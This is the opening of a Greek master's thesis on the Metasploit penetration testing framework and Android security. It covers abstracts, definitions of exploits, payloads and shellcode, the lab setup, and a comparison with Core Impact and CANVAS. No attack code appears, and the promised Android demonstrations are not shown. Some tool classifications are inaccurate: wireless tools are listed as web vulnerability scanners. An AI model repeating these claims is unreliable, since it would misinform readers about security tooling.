Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Ανάλυση του πλαισίου δοκιμών διείσδυσης Metasploit: Έρευνα στο λειτουργικό σύστημα Android** **Analysis of the Metasploit penetration testing framework: Research on Android Operating System**
Ονοματεπώνυμο Φοιτητή	**Ευθύμιος Κασιδάκης**
Πατρώνυμο	**Ανδρέας Κασιδάκης**
Αριθμός Μητρώου	**ΜΠΣΠ14032**
Επιβλέπων	**Παναγιώτης Κοτζανικολάου, Επίκουρος Καθηγητής**

Ημερομηνία Παράδοσης **Νοέμβριος 2016**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα

Περίληψη

Στην παρούσα μεταπτυχιακή διατριβή γίνεται μελέτη και αναλυτική περιγραφή της αρχιτεκτονικής και τεχνολογικής υποδομής του Metasploit Framework καθώς και έρευνα για τις αδυναμίες που υπάρχουν στο λειτουργικό σύστημα Android. Το Metasploit είναι ένα πρόγραμμα, όπου το περιβάλλον εργασίας του βασίζεται σε μια βάση δεδομένων που παρέχει πληροφορίες για ευπάθειες ασφαλείας και χρησιμοποιείται για δοκιμασίες διείσδυσης σε δίκτυα (penetration testing). Με το Metasploit μπορούμε να προσομοιώσουμε πραγματικές καταστάσεις με δίκτυα και επιθέσεις για να βρούμε τις αδυναμίες που υπάρχουν, πριν βρεθούν από κάποιον ανεπιθύμητο και κακόβουλο χρήστη. Χρησιμοποιούμε τεχνικές επιτιθέμενου για να παρακάμψουμε τις οποιεσδήποτε άμυνες διαθέτουμε στο σύστημα μας (πχ. Antivirus, firewall, IPS) ώστε να ανακαλύψουμε τα ‘’εύκολα’’ στοιχεία εισόδου λογαριασμών των χρηστών.

Στη συνέχεια της διατριβής, θα μελετήσουμε κάποια θέματα σχετικά με το Android. Το Android είναι ένα λειτουργικό σύστημα για κινητές συσκευές που κατασκευάστηκε από την Google. Βασίζεται στην γλώσσα προγραμματισμού Java[3], και στις μέρες μας είναι το πιο διαδεδομένο λειτουργικό σύστημα, καθώς καλύπτει το μεγαλύτερο μερίδιο της αγοράς. Οι κίνδυνοι που διατρέχουν οι χρήστες μιας Android συσκευής, μπορεί να διαφέρουν σε σχέση με αυτούς που καλούμαστε να αντιμετωπίσουμε ως χρήστες σταθερών υπολογιστών (desktop) ή laptop, ωστόσο είναι εξίσου σοβαροί και χρήζουν προσοχής για την αντιμετώπισή τους. Όπως και στους υπολογιστές, έτσι και στα Android, υπάρχουν ιοί. Λόγω του ότι το λειτουργικό Android είναι τόσο διαδεδομένο, τα κρούσματα επιθέσεων σε Android συσκευές, αυξάνονται ολοένα και περισσότερο, με αποτέλεσμα οι χρήστες να είναι μονίμως εκτεθειμένοι σε κακόβουλες επιθέσεις.

Η διατριβή θα καταλήξει, με τη μελέτη κάποιων αδυναμιών που υπάρχουν στο Android, και με το πρόγραμμα Metasploit θα κάνουμε επίδειξη δυο (2) περιπτώσεων από κενά ασφαλείας που έχει το Android, οι οποίες μπορούν να εκμεταλλευθούν από κακόβουλους χρήστες (hackers), για να αποκτήσουν πρόσβαση σε συσκευές Android.

Abstract

In this thesis, a study and a detailed description of the architecture and technical infrastructure of the Metasploit Framework will be performed, as well as a study of the vulnerabilities that exist in the Android operating system. Metasploit is an established platform for vulnerability analysis and network penetration testing. Metasploit can simulate real situations of networks and attacks in order to discover weaknesses that may exist, before these are discovered by malicious hackers. We use attack techniques to bypass any of the available defenses in our system (such as antivirus, firewall, IPS) to discover the credentials of ''easy-to-find'' user accounts.

Then, we use Metasploit, to analyze security vulnerabilities on Android environment. Android is an operating system for mobile devices that is nowadays the most popular mobile operating system, as it covers the largest share of the market. The risks incurred by users of an Android device, may be different to those we face as a desktop or laptop computer user, but it is equally serious and requires attention in order to address these risks. Just like other computers, android devices are also subject to malware attacks. Due to the rising popularity of the Android OS, the incident of attacks is rapidly increasing on Android devices and therefore the users are constantly exposed to malicious attacks.

This thesis will conclude with the study of some known weaknesses that exist in Android. By using the Metasploit framework we will analyze two (2) cases of security flaws of the Android operating system.

Ευχαριστίες

Σε αυτό το σημείο, θα ήθελα να ευχαριστήσω τον επιβλέποντά μου, τον επίκουρο καθηγητή κύριο Παναγιώτη Κοτζανικολάου για την εμπιστοσύνη, την καθοδήγηση αλλά και την πολύτιμη συμβολή του καθ' όλη τη διάρκεια της εργασίας.

Επίσης θα ήθελα να ευχαριστήσω την οικογένεια μου για την συμπαράσταση αλλά και τη συνολική βοήθειά τους όσο καιρό διήρκησαν οι σπουδές μου.

Νοέμβριος 2016

Ευθύμιος Κασιδάκης

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΠΙΝΑΚΑΣ ΕΙΚΟΝΩΝ

ΠΙΝΑΚΑΣ ΠΙΝΑΚΩΝ

1 Εισαγωγή

Οι υπολογιστές και το διαδίκτυο είναι σίγουρα μια τεχνολογική επανάσταση με αναρίθμητα οφέλη και πλεονεκτήματα. Ωστόσο, κρύβει πολλούς κινδύνους τους οποίους θα πρέπει να προλαμβάνουμε και να αντιμετωπίζουμε με επιτυχία. Η παρούσα εργασία ασχολείται με το σημαντικό πρόβλημα της ασφάλειας των υπολογιστικών συστημάτων και αναλύει ένα διαδεδομένο και αποτελεσματικό εργαλείο, το οποίο εξασφαλίζει την άρτια προστασία των υπολογιστικών συστημάτων από επίδοξους «εισβολείς».

Ένα σημαντικό πεδίο στην ασφάλεια των υπολογιστικών συστημάτων είναι ο έλεγχος ευπαθειών (vulnerability testing), ο οποίος αποτελεί μια σημαντική προϋπόθεση για την αποτίμηση του επιπέδου ασφάλειας. Η ευπάθεια είναι η αδυναμία που προκύπτει από την ύπαρξη ενός ελαττώματος ή προβλήματος, η εκμετάλλευσή της οποίας μπορεί να οδηγήσει στην παραβίαση ενός συστήματος. Αυτή την αδυναμία προσπαθεί να την εντοπίσει ο επίδοξος «εισβολέας» και αν το επιτύχει, τότε ξεκινάει την επίθεση. Ως επίθεση εννοούμε να αποκτήσει πρόσβαση σε ένα υπολογιστικό σύστημα παράνομα και να προσπαθήσει να κάνει κάτι, συνήθως κάτι αρνητικό. Οι ευπάθειες επίσης προκύπτουν, από ελαττώματα που υπάρχουν σε διάφορα λογισμικά που οφείλονται σε προγραμματιστικά λάθη, από λάθη που γίνονται στην ρύθμιση των συστημάτων, από ατέλειες σχεδιασμού λογισμικών ή από ανεπαρκή μέτρα ασφάλειας.

Οι «επιθέσεις» των κακόβουλων χρηστών αντιμετωπίζονται και στις περισσότερες περιπτώσεις με μεγάλη επιτυχία. Σημαντικός παράγοντας στην επιτυχία αυτή παίζουν τα εργαλεία αντιμετώπισης ευπαθειών τα οποία στηρίζονται στην ύπαρξη των Penetration Tests. Πρόκειται για ελέγχους που άπτονται της διαβλητότητας ενός πληροφοριακού συστήματος, όσο αυτή μπορεί να αποτελέσει κίνδυνο για την αποκάλυψη ευαίσθητων πληροφοριών που θα πρέπει να παραμείνουν κρυφές ή/και προστατευμένες από προβολή σε μη εξουσιοδοτημένους χρήστες. Ξεκινούν από κάποιον έμπειρο χρήση και χειριστή του συστήματος, για να καταλήξουν τα αποτελέσματά του – ή για να βρει απέναντι του – έναν άλλο εξίσου έμπειρο χρήστη που θα συμβάλει στην καλύτερη διεξαγωγή της διαδικασίας. Πρόκειται για κρίσιμης σημασίας μέθοδος ελέγχου αφού μπορεί να προστατεύσει τον αμυνόμενο στο μέγιστο ικανοποιητικό βαθμό.

Τα penetration testing tools, ή αλλιώς εργαλεία ελέγχου τρωτότητας είναι εργαλεία που βασίζονται στη παραπάνω υπόθεση και εξυπηρετούν σε άρτιο βαθμό την ασφάλεια των υπολογιστικών συστημάτων. Τα συγκεκριμένα εργαλεία είναι η μοναδική διασφάλιση που μπορεί κάποιος να αναζητήσει για την εξασφάλιση της καλύτερης δυνατής θωράκισης πληροφοριακών συστημάτων. Προς αυτή τη κατεύθυνση υπάρχουν αρκετά εργαλεία, το καθένα με συγκεκριμένα πλεονεκτήματα και μειονεκτήματα και συγκεκριμένες λειτουργίες. Στο πλαίσιο της εργασίας μας, ασχολούμαστε με το εργαλείο Metasploit Framework – MSF, ένα διαδεδομένο εργαλείο για την αντιμετώπιση των κακόβουλων επιθέσεων.

Πρόκειται για εργαλείο ανοιχτού κώδικα (http://www.metasploit.com/), με το οποίο οι επαγγελματίες ασφάλειας διενεργούν ελέγχους τρωτότητας (Penetration testing), ανάπτυξη και αναζήτηση ευπαθειών. Χρησιμοποιείται για την συγγραφή, τον έλεγχο και τη χρήση κώδικα ο οποίος εκμεταλλεύεται τις ευπάθειες των συστημάτων (exploit code). Παρέχει σημαντικά πλεονεκτήματα τα οποία το κάνουν να υπερτερεί έναντι άλλων παρόμοιων εργαλείων και αποτελεί ίσως την καλύτερη επιλογή για την επιτυχή αντιμετώπιση των κακόβουλων επιθέσεων. Ως η καλύτερη, δεν αναφερόμαστε στην αποτελεσματικότητα του αλλά στο σύνολο της ως εργαλείο, λαμβάνοντας υπ' όψιν όλες τις παραμέτρους αξιολόγησης του.

1.1 Στόχος και δομή της εργασίας

Στην παρούσα διατριβή θα ασχοληθούμε με τη μελέτη της αρχιτεκτονικής αλλά και της γενικότερης τεχνολογικής υποδομής του Metasploit Project. Στόχος μας είναι να αναλύσουμε τεχνολογικούς όρους όπως αδυναμίες, εκμετάλλευση, hacker, να συγκρίνουμε το Metasploit με παρόμοια προγράμματα αλλά και να το κατανοήσουμε ώστε να μπορέσουμε να το χρησιμοποιήσουμε.

Στη συνέχεια, για να γίνει αυτό, θα περιγράψουμε τη διαδικασία με την οποία θα κάνουμε τις εργαστηριακές επιδείξεις, καθώς και τη χρήση όλων των απαραίτητων εργαλείων για τις ανάγκες της εργασίας.

Έπειτα, θα αναφερθούμε στο λειτουργικό σύστημα Android, θα μελετήσουμε το θέμα της ασφάλειας πάνω στο Android και στη συνέχεια θα περιγράψουμε μερικές από τις διάφορες αδυναμίες που έχουν ανακαλυφθεί από ερευνητές.

Καταλήγοντας, θα κάνουμε επίδειξη του πόσο εύκολα ένας μέσος χρήστης, χωρίς πολλές προαπαιτούμενες γνώσεις και μόνο με κατευθυντήριες γραμμές από τα παραδείγματά μας, μπορεί να γίνει «hacker», δηλαδή να εκμεταλλευτεί τις αδυναμίες του Android και να αποκτήσει απομακρυσμένη πρόσβαση σε «ξένες» συσκευές.

Τέλος, θα αναφέρουμε τα βήματα που ακολουθήσαμε για να φτάσουμε στην επίτευξη του στόχου μας, και τα συμπεράσματα τα οποία βγάλαμε από αυτήν την προσπάθεια.

Όλα αυτά θα γίνουν καθαρά για εκπαιδευτικούς λόγους και μόνο για να δίξουμε ότι το θέμα της ασφάλειας είναι ένα πολύ σημαντικό ζήτημα και καθόλου δεδομένο. Ουδεμία ευθύνη φέρουμε για οποιαδήποτε παρανόηση και παράνομη ή λανθασμένη χρήση των εργαλείων που θα χρησιμοποιήσουμε. Όλες οι δοκιμές έγιναν σε εργαστηριακό περιβάλλον και σε εικονικές συσκευές καθώς οι ενέργειες που θα εκτελέσουμε αποτελούν παραβίαση προσωπικών δεδομένων και διώκονται ποινικά.

1.2 Περιγραφή του Metasploit

Το Metasploit Project, είναι ένα περιβάλλον εργασίας που βασίζεται σε μια βάση δεδομένων που παρέχει πληροφορίες για ευπάθειες ασφαλείας και χρησιμοποιείται για δοκιμασίες διείσδυσης σε δίκτυα (Penetration testing) καθώς και για ανάπτυξη ή και βελτίωση συστημάτων εντοπισμού εισβολών (Intrusion Detection Systems – IDS) (Maynor et al., 2011). Το πιο γνωστό υπό-πρόγραμμα του περιβάλλοντος του Metasploit είναι το Metasploit Framework, ένα εργαλείο ανάπτυξης και εκτέλεσης exploit κώδικα ενάντια σε στοχευμένα συστήματα. Άλλα γνωστά υπό-προγράμματα του Metasploit Project είναι τα : Opcode Database και το Shellcode archive (Kim, 2014, Ramirez-Silva and Dacier, 2007, Engebretson, 2013).

Δημιουργήθηκε αρχικά το 2003, ως ένα φορητό εργαλείο βασισμένο στη γλώσσα προγραμματισμού Perl. Το 2007 ανακατασκευάστηκε και αναπτύχθηκε στη γλώσσα Ruby[1]. Από τότε χρησιμοποιείται γενικά για να δοκιμάσει τις ευπάθειες σε ένα υπολογιστικό σύστημα ή ακόμα και να εισχωρήσει σε ένα απομακρυσμένο σύστημα. Το Metasploit γενικά, είναι πασίγνωστο για εργαλεία επίθεσης, αποφυγής και υποκλοπής σε δίκτυα (Kennedy et al., 2012).

Με το Metasploit μπορούμε να προσομοιώσουμε πραγματικές καταστάσεις με δίκτυα και επιθέσεις για να βρούμε τις αδυναμίες που υπάρχουν, πριν βρεθούν από κάποιον επικίνδυνο και ανεπιθύμητο.

Χρησιμοποιούμε τεχνικές επιτιθέμενου για να παρακάμψουμε τις οποιεσδήποτε άμυνες διαθέτουμε στο σύστημα μας (πχ. Antivirus, firewall, IPS) και ανακαλύπτουμε ‘’εύκολα’’ τα στοιχεία εισόδου λογαριασμών.

Φυσικά, όλα αυτά γίνονται αφού έρθουμε σε συνεννόηση με τον οργανισμό και πάρουμε γραπτή άδεια από τον υπεύθυνο του αρμόδιου τμήματος της εταιρείας, ειδάλλως ο οργανισμός, θα μπορέσει να μας ασκήσει ποινική δίωξη και στις μέρες μας θεωρείται πολύ σοβαρό έγκλημα για τη δικαιοσύνη.

1.3 Βασικοί ορισμοί

1.3.1 Τι είναι το Σύστημα;

Με τον όρο σύστημα θα αναφερόμαστε, σε κάποιο υπολογιστικό σύστημα (π.χ. ένας εξυπηρετητής (server)) ή σε κάποιο δίκτυο υπολογιστών (π.χ. το δίκτυο μιας εταιρείας) στο οποίο, θα μπορεί να γίνει penetration testing.

1.3.2 Τι είναι Έλεγχος Διείσδυσης (Penetration Testing);

Με τον όρο Penetration Testing, αναφερόμαστε στην διαδικασία στην οποία προσπαθούμε να επιτεθούμε σε κάποιο σύστημα (π.χ. κάποιος εξυπηρετητής (server) ή ένα δίκτυο υπολογιστών) με σκοπό την εύρεση ευπαθειών (McDermott, 2001, Basta, 2013, Harper, 2011, Wilhelm, 2013).

1.3.3 Τι είναι Ευπάθεια - Αδυναμία (Vulnerability);

Με τον όρο Ευπάθεια ή Αδυναμία θα αναφερόμαστε, όταν σε κάποιο σύστημα υπάρχει κάποιο κενό ασφαλείας το οποίο μπορεί ο επιτιθέμενος να εκμεταλλευτεί και να διεισδύσει στο σύστημα (πχ. αδύναμοι κωδικοί ή SQL Injection) (Adger, 2006).

1.3.4 Τι είναι Εκμετάλλευση (Exploit);

Με τον όρο Εκμετάλλευση εννοούμε ένα κομμάτι κώδικα ειδικά διαμορφωμένο με μοναδικό σκοπό να εκμεταλλευτεί μια συγκεκριμένη ευπάθεια σε κάποιο σύστημα. Παραδείγματα exploitation είναι (McDermott, 2001):

- απόκτηση ελέγχου σε ένα σύστημα (Gain Remote Control)
- αναβάθμιση δικαιωμάτων χρηστών (Privilege Escalation)
- άρνηση υπηρεσίας (Denial of Service – DoS)

1.3.5 Τι είναι το Payload;

Το Payload είναι το κομμάτι κακόβουλου λογισμικού (Malware), το οποίο εκτελεί κακόβουλες ενέργειες. Όταν μιλάμε για worms, trojans ή ιούς, σαν payload εννοούμε το αποτέλεσμα της κακόβουλης ενέργειάς τους. Στην περίπτωσή μας, θα είναι το κομμάτι κώδικα που θα εκτελείται μετά το exploit για την απόκτηση πρόσβασης σε κάποιο σύστημα (Zhou and Jiang, 2012).

1.3.6 Τι είναι το Κακόβουλο Λογισμικό (Malware);

Ο όρος Malware βγαίνει από το Malicious Software (κακόβουλο λογισμικό) και αποδίδεται σε λογισμικά τα οποία χρησιμοποιούνται για λειτουργίες όπως (Zhou and Jiang, 2012) :

- Διακοπή λειτουργίας συστημάτων
- Συλλογή ευαίσθητων πληροφοριών
- Απόκτηση πρόσβασης και δικαιωμάτων σε ένα σύστημα

1.3.7 Τι είναι ο hacker (χάκερ)

Hacker ονομάζεται συνήθως το άτομο το οποίο εισβάλει σε υπολογιστικά συστήματα και πειραματίζεται με κάθε πτυχή τους. Οι hackers έχουν τις κατάλληλες γνώσεις και ικανότητες να διαχειρίζονται σε μεγάλο βαθμό υπολογιστικά συστήματα. Συνήθως είναι προγραμματιστές, σχεδιαστές συστημάτων.

1.3.8 Τι είναι το Shellcode;

Το Shellcode είναι το κομμάτι κώδικα που χρησιμοποιείται σαν payload, το οποίο μας επιτρέπει να ενεργοποιήσουμε παράθυρο τερματικού στο επιτιθέμενο σύστημα, στο οποίο θα μπορεί ο επιτιθέμενος να εκτελέσει κακόβουλες ενέργειες μέσω αυτού, πάνω στο επιτιθέμενο σύστημα (Polychronakis et al., 2010).

1.3.9 Τι είναι Εικονικό Μηχάνημα (Virtual Machine);

Εικονικό μηχάνημα, είναι ένας υπολογιστής που λειτουργεί μέσα στον υπάρχοντα υπολογιστή μας (Hypervisor), ανεξάρτητα, με δικό του λειτουργικό σύστημα, το οποίο όμως χρησιμοποιεί πόρους (μνήμη, επεξεργαστή, δίσκο) από τον υπολογιστή μας. Κάθε Hypervisor μπορεί να φιλοξενεί περισσότερα από ένα εικονικά μηχανήματα αρκεί να διαθέτει αρκετούς πόρους για τη λειτουργία τους. Τα εικονικά μηχανήματα, μας βοηθάνε να στήσουμε δοκιμαστικά περιβάλλοντα εργασίας (π.χ. δίκτυα υπολογιστών) με σκοπό διάφορες δοκιμές.

1.4 Προαπαιτούμενα για τη λειτουργία του Metasploit

Για τις δοκιμές και τη λειτουργία του Metasploit, θα χρειαστεί να δημιουργήσουμε μερικά εικονικά μηχανήματα. Γι' αυτό το λόγο όμως, υπάρχουν κάποιες απαιτήσεις συστήματος σε hardware τις οποίες θα πρέπει να πληροί ο υπολογιστής που θα φιλοξενεί τα εικονικά μηχανήματα (Hypervisor). Αυτές οι απαιτήσεις είναι (Maynor 2011, Marquez 2010, Allen 2012):

- Χώρος στο σκληρό δίσκο για τη δημιουργία εικονικών σκληρών δίσκων
- Δέσμευση φυσικής μνήμης (RAM)
- Δέσμευση υπολογιστικών μονάδων (CPU cores)
- Πρόσβαση στο διαδίκτυο (Internet)

Επίσης, όπως είναι φυσικό, εφόσον μιλάμε για εφαρμογές, θα υπάρχουν και απαιτήσεις λογισμικού, οι οποίες είναι:

- Το πρόγραμμα για τη λειτουργία του Hypervisor (στην περίπτωσή μας το VMWare Workstation)

- Λειτουργικό σύστημα, για το εικονικό μηχάνημα που θα εκτελεί τις δοκιμές (στην περίπτωσή μας το Kali Linux)
- Λειτουργικό σύστημα, για το εικονικό μηχάνημα που θα έχει το ρόλο του θύματος (στην περίπτωσή των δοκιμών θα είναι το Metasploitable, μια ειδική έκδοση Linux για δοκιμές του Metasploit)

2 Σύγκριση Metasploit με άλλα Frameworks

Το Metasploit Framework ανήκει στα εργαλεία ελέγχου τρωτότητας (penetration tools), ωστόσο τα εργαλεία σε αυτό το τομέα είναι αρκετά και χωρίζονται σε διάφορες κατηγορίες. Η κάθε κατηγορία αφορά διαφορετικό πρόβλημα και εντοπίζει διαφορετικές ευπάθειες. Οι κατηγορίες είναι οι εξής:

- Εργαλεία ανίχνευσης Ευπαθειών (Vulnerability Scanners)
- Εργαλεία ανίχνευσης Ευπαθειών στο διαδίκτυο (Web Vulnerability Scanners)
- Εργαλεία ανίχνευσης και εκμετάλλευσης Ευπαθειών (Vulnerability Exploitation Tools)


Το Metasploit Framework ανήκει στην τελευταία κατηγορία και αποτελεί το πιο διάσημο και πολυχρησιμοποιημένο εργαλείο σε αυτή τη κατηγορία. Ωστόσο υπάρχουν και άλλα δύο εργαλεία που ξεχωρίζουν και είναι το Core Impact και το Canvas.

Το Core Impact είναι μια αξιόπιστη εμπορική «πλατφόρμα πολιορκίας» (Core Impact) η οποία δεν είναι ανοιχτό λογισμικό όπως το Metasploit και απευθύνεται σε μεγάλες εταιρείες ή σε χρήστες με οικονομική άνεση διότι η απόκτηση χρήσης των δικαιωμάτων κοστίζει μερικές χιλιάδες ευρώ. Πρόκειται για μια πλατφόρμα βασισμένη στα Windows και εξυπηρετεί την ανάλυση και εκμετάλλευση ευπαθειών υποστηρίζοντας μοντέρνα χαρακτηριστικά όσων αφορά την ανατοποθέτηση και τη χρήση έγκυρων exploits. Η δυνατότητα στόχευσης του δύναται στα Windows XP, 2003, 7, Vista καθώς και σε Linux και Mac OS X.

Οι δυνατότητες του επεκτείνονται και στον εντοπισμό ευπαθειών σε μια υποδομή δικτύου ή στον εντοπισμό πιθανών κινδύνων ή στην εξέταση της αποτελεσματικότητας της υπάρχουσας ασφάλειας. Ξεφεύγει από την απλή χρήση μέσω της γραμμής εντολών, όπως λειτουργεί και το Metasploit και παρέχει μια ειδική και φιλική στο χρήστη πλατφόρμα η οποία είναι κατασκευασμένη σε γλώσσα Python και είναι συμβατή με τα common vulnerability and explosures-CVE. Άλλο σημαντικό πλεονέκτημα του εργαλείου είναι η αναλυτική καταγραφή ιστορικού, όπου ανιχνεύει και καταγράφει λεπτομερώς όλες τις κινήσεις των χρηστών του συστήματος. Προς αυτή τη κατεύθυνση, παρέχει ειδικά ημερολόγια καταγραφής συμπεριφοράς χρηστών και προγραμμάτων.

2.1 Core Impact

Εκτελώντας το Core Impact, δηλώνουμε σε αρχικό επίπεδο το νέο χώρο εργασίας. Ακολουθεί η τοποθέτηση των προσωπικών στοιχείων και ο κωδικός πρόσβασης για το χώρο εργασίας μας και σε αυτό ο στάδιο εμφανίζεται το παράθυρο διεπαφών του Core Impact. Συνεχίζουμε με ένα ICMP sweep για να προσδιορίσουμε του ήδη ενεργούς χρήστες και τη συλλογή πληροφοριών με την προσπάθεια να προσδιοριστούν οι εκδόσεις λειτουργικών συστημάτων των συγκεκριμένων υπολογιστών.




Εικόνα 1: Το Core Impact

2.2 Immunity CANVAS

Το Immunity CANVAS (http://www.immunitysec.com) είναι κι αυτό μία εμπορική πλατφόρμα ανάλυσης και εκμετάλλευσης ευπαθειών που υποστηρίζει προηγμένα και σύγχρονα χαρακτηριστικά επανατοποθέτησης παράλληλα με αξιόπιστα exploits τα οποία στη πλειονότητα τους δεν είναι διαθέσιμα στο κοινό σε αντίθεση με του IMPACT. Το CANVAS μπορεί να τρέξει σε Windows, Linux and Mac OS X λειτουργικά συστήματα με την Python και το PyGTK εγκατεστημένα. Το CANVAS είναι μια ανοιχτή πλατφόρμα και οι πελάτες που το έχουν αγοράσει έχουν πλήρη πρόσβαση στο πηγαίο πρόγραμμα, πράγμα που τους δίνει τη δυνατότητα να το παραμετροποιούν και να το προσαρμόζουν στις ανάγκες τους. σκοπός του εργαλείου είναι να πλήξει απομακρυσμένους στόχους με τη χρήση μονάδων κώδικα. Η χρήση του εργαλείου πραγματοποιείται κατά τη φάση της Εκμετάλλευσης.

Τα πλεονεκτήματά του είναι αρκετά καθώς υποστηρίζει εκατοντάδες μονάδες κώδικα εκμετάλλευσης, αρκετές επιλογές στο ωφέλιμο φορτίο, τη δημιουργία μονάδων κώδικα εκμετάλλευσης από το χρήστη και τα προϊόντα και τις υπηρεσίες συντήρησης μέσω συνδρομής.



Εικόνα 2: Το Immunity CANVAS

Επίσης, υπάρχουν και αρκετά εργαλεία στις άλλες δύο κατηγορίες εργαλείων penetration tools που σχετίζονται με ανίχνευση ευπαθειών (Εργαλεία ανίχνευσης Ευπαθειών-Vulnerability Scanners και Εργαλεία ανίχνευσης Ευπαθειών στο διαδίκτυο-Web Vulnerability Scanners). Στην πρώτη κατηγορία τα πιο διαδεδομένα εργαλεία είναι τα εξής:

- GFI LANguard
- ISS Internet Scanner
- OpenVAS
- MBSA
- Nessus
- QualysGuard

- Retina
- SAINT
- Sara
- X-scan

Στην κατηγορία Εργαλεία ανίχνευσης Ευπαθειών στο διαδίκτυο συναντάμε τα εξής εργαλεία:

- Aircrack
- Airsnort
- KisMAC
- Kismet
- NetStumbler

Όνομα	**Κόστος**	**Πλατφόρμα**	**Διεπαφή Χρήστη**	**Πηγή Κώδικα**
Core Impact	Επί Πληρωμή	Windows	Γραφική Διεπαφή Χρήστη (GUI)	Κλειδωμένη
Metasploit Framework	Δωρεάν	Για όλα τα λογισμικά	Τερματικό	Ελεύθερη
Canvas	Επί Πληρωμή	Για όλα τα λογισμικά	Γραφική Διεπαφή Χρήστη (GUI) - Τερματικό	Ελεύθερη

Πίνακας 1. Χαρακτηριστικά της κάθε πλατφόρμας.

3 Ανάλυση Αρχιτεκτονικής

Σε αυτό το κεφάλαιο θα γίνει μια βαθιά μελέτη στο περιβάλλον του Metasploit, προσπαθώντας να αναλύσουμε και να εξηγήσουμε, όσο καλύτερα γίνεται, όλες τις πτυχές του.

3.1 Γλώσσα Προγραμματισμού Ruby

